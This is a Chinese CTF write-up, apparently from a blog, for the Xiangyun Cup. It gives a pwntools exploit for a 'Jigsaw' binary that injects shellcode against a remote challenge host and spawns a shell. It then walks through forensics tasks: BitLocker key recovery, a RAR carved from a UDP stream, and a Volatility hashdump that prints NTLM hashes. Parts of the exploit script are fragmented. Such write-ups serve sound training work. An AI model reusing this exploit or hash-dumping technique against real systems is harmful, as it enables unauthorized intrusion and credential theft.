[https://blog.csdn.net/qq\\_38154820](https://blog.csdn.net/qq_38154820)

```

add r10, 0x50068
mov r12, r10

```

```

sub r10, 0x1496b0
mov qword ptr [r12],r10

```

exp:

```

#!/usr/bin/env python
#-*- coding:utf8 -*-
from pwn import *
import sys

pc="./Jigsaw"
reomote_addr=["47.104.71.220",10273]
elf = ELF(pc)

```

```

libc = elf.libc
context.binary=pc
context.terminal=["gnome-terminal", '-x', 'sh', '-c']

if len(sys.argv)==1:
    # p=process(pc)
    context.log_level="debug"
    p=process(pc, env={"LD_PRELOAD": "./libc.so"})
if len(sys.argv)==2 :
    if 'l' in sys.argv[1]:
        p=process(pc)
    if 'r' in sys.argv[1]:
        p = remote(reomote_addr[0], reomote_addr[1])
    if 'n' not in sys.argv[1]:
        context.log_level="debug"

ru = lambda x : p.recvuntil(x, timeout=0.2)
sn = lambda x : p.send(x)
r1 = lambda : p.recvline()
s1 = lambda x : p.sendline(x)
rv = lambda x : p.recv(x)
sa = lambda a, b : p.sendafter(a, b)
sla = lambda a, b : p.sendlineafter(a, b)
shell= lambda : p.interactive()
ru7f = lambda : u64(ru('\x7f')[-6:]).ljust(8, '\x00')
rv6 = lambda : u64(rv(6)+'\x00'*2)

def lg(s, addr):
    print('\033[1;31;40m%20s-->0x%x\033[0m'%(s, addr))

what_choice="Choice : "
ch_add="1"
ch_dele="3"
ch_edit="2"
ch_show="5"
what_size=""
what_c="iNput:"
what_idx="Index? : "
def add(idx): # 0x10 5↑
    ru(what_choice)
    s1(ch_add)
    ru(what_idx)
    s1(str(idx))

def dele(idx):
    ru(what_choice)
    s1(ch_dele)
    ru(what_idx)
    s1(str(idx))

def edit(idx, c): #0x10
    ru(what_choice)
    s1(ch_edit)
    ru(what_idx)
    s1(str(idx))
    ru(what_c)
    sn(c) ##

def test(idx):
    ru(what_choice)

```

```

ru(what_choice)
sl('4')
ru(what_idx)
sl(str(idx))

def show(idx):
    ru(what_choice)
    sl(ch_show)
    ru(what_idx)
    sl(str(idx))

ru("Name:")
sl('desh')
ru("The result is ")
size = ru('\n')
print(int(size,10))

ru("Make your Choice:")
sl(str(0xffff00000000))

code1 = asm("add r10, 0x50068; mov r12, r10;")
code2 = asm("sub r10, 0x1496b0; mov qword ptr [r12], r10")

add(0)
add(1)
add(2)
edit(0,code1)
edit(1,code2)
edit(2,'/bin/sh\x00')
test(0)
test(1)
dele(2)

shell()

```

flag{58591d4d-068f-47ed-9305-a65762917b06}

## misc

### \*\*1、\*\*层层取证

挂载镜像，在内存中找到密钥

Decrypt Disk

Decrypted disk file

Browse...

Mount Disk

Recovery

549714-116633-006446-278597-176000-708532-618101-131406 [[copy](#)]

\*The Key for data decryption was

[https://blog.csdn.net/qq\\_38154820](https://blog.csdn.net/qq_38154820)

bitlocker密钥 549714-116633-006446-278597-176000-708532-618101-131406

设备 解密 导出 更多

过滤 分区3\_本地磁盘[E] 高级过滤

Case01-20210821-225538

- 常用文件夹
  - 桌面
  - 标签
- D:\Desktop\xiangyuncup\misc1\_取证\Forensic\_image.001
  - 分区1\_本地磁盘[C]
  - 分区2\_Windows 7[D]
  - 分区3\_本地磁盘[E]

列表 图库 过滤结果

当前设备 Forensic\_image.001 分区3\_本地磁盘[E]

全部文件 打开 导出 标签 添加摘录 哈希值计算

序号	文件名	标签	文件扩展名	逻辑大小	访问时间	创建时间
----	-----	----	-------	------	------	------

BitLocker解密

解密方式

密码  恢复密钥串  启动密钥文件  内存密钥文件  清除密钥

恢复密钥串

恢复密钥标记 DCC7BE67-508A-4EA3-AF4E-4BE30C098739

恢复密钥串 4-116633-006446-278597-176000-708532-618101-131406

恢复密钥文件 浏览

确定 取消

摘要 文本 十六进制 预览 磁盘视图

名称: 分区3\_本地磁盘[E]  
分区类型: NTFS  
设备大小: 200.0 MB  
扇区数: 409,600  
加载扇区数: 409,600  
物理位置: 13,527,678,976  
设备描述: 本地磁盘  
设备序列号: 414E-204F  
完整路径: Case01-20210821-225538\D:\Desktop\xiangyuncup\misc1\_取证\Forensic\_image.001\分区3\_本地磁盘[E]:  
原始镜像文件: D:\Desktop\xiangyuncup\misc1\_取证\Forensic\_image.001

[https://blog.csdn.net/qq\\_38154820](https://blog.csdn.net/qq_38154820)

# 发现一个流量包

Case01-20210821-225538

- 常用文件夹
  - 桌面
  - 标签
- D:\Desktop\xiangyuncup\misc1\_取证\Forensic\_image.001
  - 分区1\_本地磁盘[C]
  - 分区2\_Windows 7[D]
  - 分区3\_本地磁盘[E]
    - \$Extend
      - \$RmMetadata
        - \$Txf
        - \$TxfLog
      - \$RECYCLE.BIN
        - S-1-5-21-1244648496-323992457-611466280-1001
        - (Root directory)
        - 丢失文件
        - System Volume Information


序号	文件名	标签	文件扩展名	逻辑大小	访问时间	创建时间	修改时间	删除时间
4	\$Bitmap			6,400	2020-08-...	2020-08-...	2020-08-...	
5	\$Boot			8,192	2020-08-...	2020-08-...	2020-08-...	
6	\$Extend			448	2020-08-...	2020-08-...	2020-08-...	
7	\$LogFile			2,097,152	2020-08-...	2020-08-...	2020-08-...	
8	\$MFT			262,144	2020-08-...	2020-08-...	2020-08-...	
9	\$MFTMirr			4,096	2020-08-...	2020-08-...	2020-08-...	
10	\$RECYCLE.BIN			328	2020-08-...	2020-08-...	2020-08-...	
11	\$Secure			0	2020-08-...	2020-08-...	2020-08-...	
12	\$Secure+SSDH			4,096				
13	\$Secure+SSDS			263,764				
14	\$Secure+SII			4,096				
15	\$UpCase			131,072	2020-08-...	2020-08-...	2020-08-...	
16	\$Volume			0	2020-08-...	2020-08-...	2020-08-...	
17	(Root directo...			4,096	2020-08-...	2020-08-...	2020-08-...	
18	(Root directo...			56				
19	2.pcapng		pcapng	1,012,332	2020-08-...	2020-08-...	2020-08-...	
20	丢失文件	2.pcapng		0				
21	MFT Allocati...			4,104				

# 跟踪udp, 打开, 保存为zip格式

Wireshark · 跟踪 UDP 流 (udp.stream eq 33) · 2.pcapng

```
Rar!...0^..0.....  
.....s.....CMT.....T.,.V.<.[.p..... flag.docx0.....E.- W.....\r.  
2g...lu./<..F>.Gz.2I3. .."  
...;vq...u.....y...$.n.T.&...%.....g~o.h.`:&p.jY5<..2..[.y.....:.....\ y.....4<.W.....gP.....|.T...[  
C...^.<.30;t...$.{...i.[...-0B...v... &...z2|!N"U.A.T.....-...[...F/q.X...S.N.,  
.....Ae.z...?..2v.....N..... I...2yH.....".....lP?...i...!.!...Gu3..Z.....a.  
.....>.D...D...J;S.g .3....._z!h.....~rV...(X.  
.....qc.I..f..k.gI(d&B.....k.F".....7..p...-..J.Z.l...U..._.).4.t .D....._j::hF...y.l.L.-#.<.L...).0...  
4..9J.@Bn...G..p.V.y.@k .].....93..U.y..GW.L.N.....e.W..... X-..*v.....K.A...G#\{.l.O?...>.Y.t..  
>YX+4..n..5..|49'I.)...hV.....U...9...G...M...~.i.v...|.y.Fvlop.  
.8...!..s.R@.....<}.Z'.o.X.W (.1..b.....k...d%im.N.f._x= .F.....Q..t... f'.vw..f...?QP.rWN  
..D$w=>..fU..M&.....}J>.>.....;X./_..5..3j...y9....g..S.FR.h-  
>...;.c..t...@...I%...C.K{...@N..._..B...>..lH...I}.Z.>{..B.r.\...C..3. +.:R.  
...$. (...jS.JX.....<.!3!..  
...!^VB.&n..o...w.".=.....R.u.&...0.7...t.l..... X.VT....y1.  
.IX"...0...H.e.U.F@.c.....L..7,.....^H...B  
...F. >m.>.....7T.....j;1zb.....)6... (=...q.8.j.9..UFP;I...{.i3...|V....^z.....T...i.....e&F).\...  
.....-m.....+ [.t.2...:R.6...`X...V..V 7,.,vKv4N.g.vJ.8G?.fz-...!j..sqd4..Ps..b.II...U...'.E...c..P..x]D.#..  
...C...o..r...~..L?.e...x.$...N@;KR H.....1i...L.Ym.2..].....V.....lGz...X@.nZM.l6.qU.i:....  
0.....o.....[.@..J.X.l.Hjw*..d. .a..B...E..... BQ...S..4..J.E5:8.i.b..w.dI..D4.....~z...k4F  
.B.g.._07..j?...d...%1B...;J...".H.Y...4Y?...f...ZKV...B.<.....o^N.w._... ..nj(.O.M...{DJ.Q."9..R"c.Q.^  
.?K...}.#.*b.a.PAS..Z....)e&.&`~m...<.=.q...k3Y3A..y.  
.....c..j.D..B.n.xq...s-...wc.kC..dL..w.....w.....X?50..Xu.....t.....t.....$.zVZ.C).  
<...y.p.4&.z.M..s*~{["..v.v. .a.....n.M...'.q.T!A..#_.;j...;...{...!..o...i.  
1c7.....o.....1..G..zN@;Q$Z.}"m...X|.....F.....s.q.QR.....q:..JI.&.:p...r)'...@(!.v.P../.v.v.I.TI.....T.R.DC.g3.  
..u.."I..H.s..  
..N.=BX0..et...r.  
.I.x%wH.eX.A._g7.Q..s...e.....9J...]'^.4V4.C+..m~.X.O. ....P.v..5.....1.O..  
7H.....g!-...d...e...T.....{$...j...".u9..]no.X!...Z.....\.....ww=.C%  
...[#.c.o.../<...D.7.....2.....7#.-.#.fh..)3...j4..... Y...3:..  
[...W.JgejyT.L.....^..En...r.....`..b.e.">..feB0....._..N`...U.P.yt.....aS"...  
3...EYK..|...c...-..ed.dM..N..zC...+..^d.6.....E...G7.3...k...=...{.%1...}.....S)e6...6z.4..%..~..+m...  
.yT...ba.;;..B.I.....t.e.....>.....B...~  
.....U...4iU..=...$.x[lk...s'.._..#...).7 ..B.3.7..w.93.j.B...k.Y..h.2.Ry@.....T.@  
^,..{$.6^LO.-s. ....ke..i...W.C...J.....-Z"?...[....._j;8..N,~...y..H...Q..  
...i...t...}~.K..S...Z.P...6R.&{...r...*Jf%.7.m...'.~.a...N..1..?!.T...r..BL..  
. .O.ZC  
./!.a..~..a..%...N.=...?Sn..a7]..*.._.....!.....@...V.....~[.....t...{.....  
0y.P.....P%...mb|' [..rB?...s)..`f.<.r...r/%.....
```

右边有hint和开机密码同



flag.zip - 360 Zip

文件 操作 工具 帮助

添加 解压到 一键解压 删除 压缩包语言

flag.zip解包大小为 14.0 KB

名称	压缩前	压缩后	
.. (上级目录)			
flag.docx *	14.0 KB	11.5 KB	与计算机开机密码相同

大小: 11.5 KB 共 1 个文件 压缩率 81.8%

[https://blog.csdn.net/qq\\_38154820](https://blog.csdn.net/qq_38154820)

hashdump一下


```
PS D:\misc\volatility_2.6_win64_standalone> .\volatility.exe -f .\memdump.mem --profile=Win7SP1x64 hashdump
Volatility Foundation Volatility Framework 2.6
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
XinSai:1000:aad3b435b51404eeaad3b435b51404ee:27caa41e7118fd4429d9b9cbd87aaa40:::
XiaoMing:1001:aad3b435b51404eeaad3b435b51404ee:92efa7f9f2740956d51157f46521f941:::
PS D:\misc\volatility_2.6_win64_standalone>
```

[https://blog.csdn.net/qq\\_38154820](https://blog.csdn.net/qq_38154820)

解一下 xiaoming\_handsome是压缩包密码

打开docx，还有一层密码





### 原始数据中搜索

序号	关键词名称	所在文件名称	文件后缀	文件大小	命中上下文	文件偏移	编码格式	搜索表达式	原始路径
4	密码	aspnet_re...	dll	36,864	assword>.密码:9安静.	17,230	UTF8	\xE5\xAF\x86\xE7\xA0\x81	D:\Desktop\...
5	密码	aspnetm...	dll	311,296	.....密码.Password	45,113	UTF8	\xE5\xAF\x86\xE7\xA0\x81	D:\Desktop\...
6	密码	aspnetm...	dll	311,296	.....密码.Password	45,113	UTF8	\xE5\xAF\x86\xE7\xA0\x81	D:\Desktop\...
7	密码	aspnetm...	dll	311,296	.....密码.Password	45,113	UTF8	\xE5\xAF\x86\xE7\xA0\x81	D:\Desktop\...
8	密码	aspnetm...	dll	311,296	.....密码.Password	45,113	UTF8	\xE5\xAF\x86\xE7\xA0\x81	D:\Desktop\...
9	密码	aspnet_re...	dll	36,864	assword>.密码:9安静.	17,230	UTF8	\xE5\xAF\x86\xE7\xA0\x81	D:\Desktop\...
10	密码	aspnet_re...	dll	36,864	assword>.密码:9安静.	17,230	UTF8	\xE5\xAF\x86\xE7\xA0\x81	D:\Desktop\...
11	密码	StickyNot...	snt	5,632	ord文档密码: xiao	5,068	Unicode	\xC6\x5B\x01\x78	D:\Desktop\...
12	密码	aspnet_re...	dll	36,864	assword>.密码:9安静.	17,230	UTF8	\xE5\xAF\x86\xE7\xA0\x81	D:\Desktop\...
13	密码	secpol.h1s	h1s	106,427	密码 强密码 passwords	44,553	UTF8	\xE5\xAF\x86\xE7\xA0\x81	D:\Desktop\...
14	密码	secpol.h1s	h1s	106,427	密码 强密码 passwords	44,553	UTF8	\xE5\xAF\x86\xE7\xA0\x81	D:\Desktop\...
15	密码	Windows...	edb	42,008,5...	ord文档密码: xiao	16,269,6...	Unicode	\xC6\x5B\x01\x78	D:\Desktop\...
16	密码	Windows...	edb	42,008,5...	ord文档密码: xiao	16,269,6...	Unicode	\xC6\x5B\x01\x78	D:\Desktop\...
17	密码	pagefile.sys	sys	1,073,74...	ord文档密码: xiao	173,136...	Unicode	\xC6\x5B\x01\x78	D:\Desktop\...
18	密码	pagefile.sys	sys	1,073,74...	ord文档密码: xiao	177,808...	Unicode	\xC6\x5B\x01\x78	D:\Desktop\...
19	密码	pagefile.sys	sys	1,073,74...	ord文档密码: xiao	215,441...	Unicode	\xC6\x5B\x01\x78	D:\Desktop\...
20	密码	pagefile.sys	sys	1,073,74...	ord文档密码: xiao	215,091...	Unicode	\xC6\x5B\x01\x78	D:\Desktop\...
21	密码	pagefile.sys	sys	1,073,74...	ord文档密码: xiao	325,319...	Unicode	\xC6\x5B\x01\x78	D:\Desktop\...
22	密码	pagefile.sys	sys	1,073,74...	ord文档密码: xiao	325,319...	Unicode	\xC6\x5B\x01\x78	D:\Desktop\...
23	密码	pagefile.sys	sys	1,073,74...	ord文档密码: xiao	325,319...	Unicode	\xC6\x5B\x01\x78	D:\Desktop\...
24	密码	nanafile.exe	exe	1,073,74...	ord文档密码: xiao	325,316...	Unicode	\xC6\x5B\x01\x78	D:\Desktop\...






### 3、ChieftainsSecret

binwalk可以得到一个表和一张芯片示意图：

显然是要分析芯片的功能了。

表用折线图画，可以发现是一些三角函数信号，根据信号应该可以得出什么信息



处理一下四组数据


<https://www.bilibili.com/video/av58935371/> 学习了下怎么转换时间

$x = \text{cos}_p - \text{cos}_n$

y=sin\_p-sin\_n

PC0	PC1	PC2	PC3	y	x	tan	theta
3105	3078	4085	2117	1137	1968	0.651948685	30.01912335
3108	3076	4084	2118	32	1966	0.016278142	0.932572787
3111	3061	4083	2124	50	1959	0.02552877	1.462163411
3165	3082	4068	2121	83	1947	0.042655529	2.441202972
3155	3025	4073	2122	130	1951	0.066731285	3.812406473
3180	3014	4070	2124	166	1946	0.085510697	4.876068301
3214	3019	4077	2126	195	1951	0.100282901	5.708105896
3219	2966	4058	2138	253	1920	0.132538838	7.507217474
3249	2953	4065	2139	296	1926	0.154907938	8.737863872
3279	2899	4048	2146	380	1902	0.202491098	11.29917812
3312	2875	4042	2148	437	1894	0.234912055	12.99336445
3337	2845	4038	2162	492	1876	0.268443073	14.69652795
3366	2805	4028	2170	561	1858	0.311460496	16.80227553
3400	2778	4018	2175	622	1843	0.350918915	18.65056361
3421	2757	3986	2186	664	1800	0.386585448	20.24994889
3444	2739	3999	2190	705	1809	0.410725394	21.29333014
3466	2714	3992	2202	752	1790	0.446706567	22.78952592
3466	2663	3984	2203	803	1781	0.484128892	24.27098677
3501	2668	3975	2214	833	1761	0.511779436	25.31726361
3523	2666	3969	2233	857	1736	0.538103279	26.27581161
3540	2639	3959	2235	901	1724	0.576048382	27.59458235
3548	2620	3952	2232	928	1720	0.598797559	28.35049776
3552	2616	3947	2248	936	1699	0.61436115	28.85303478
3582	2600	3936	2250	982	1686	0.658666638	30.22061528
3605	2586	3914	2265	1019	1649	0.71081912	31.71633955
3612	2570	3926	2279	1042	1647	0.733205117	32.32250427
3618	2559	3911	2306	1059	1605	0.775805454	33.41981217
3645	2534	3895	2302	1111	1593	0.837898174	34.89550055
3656	2527	3879	2301	1129	1578	0.869071899	35.58492438
3659	2529	3881	2313	1130	1568	0.878242064	35.78154277
3675	2506	3871	2322	1169	1549	0.940377272	37.04386934
3690	2488	3856	2339	1202	1517	1.014007985	38.39449043
3705	2478	3850	2345	1227	1505	1.061628525	39.19264168
3719	2456	3826	2367	1263	1459	1.174943898	40.88448663
3737	2444	3819	2368	1293	1451	1.237404143	41.7076098
3759	2429	3815	2375	1330	1440	1.323149681	42.72905848

转换成角度，算出theta ( $\text{atan2}(x,y)*57.3$ ,负值加360)，画图得到：



逐个比对出峰值对应号码，得到77085962457。

实操推荐：<Weekly CTF>

通过本系列的学习，能够对CTF中web有体系的了解，通过练习提升技术。

赶快来靶场免费体验吧！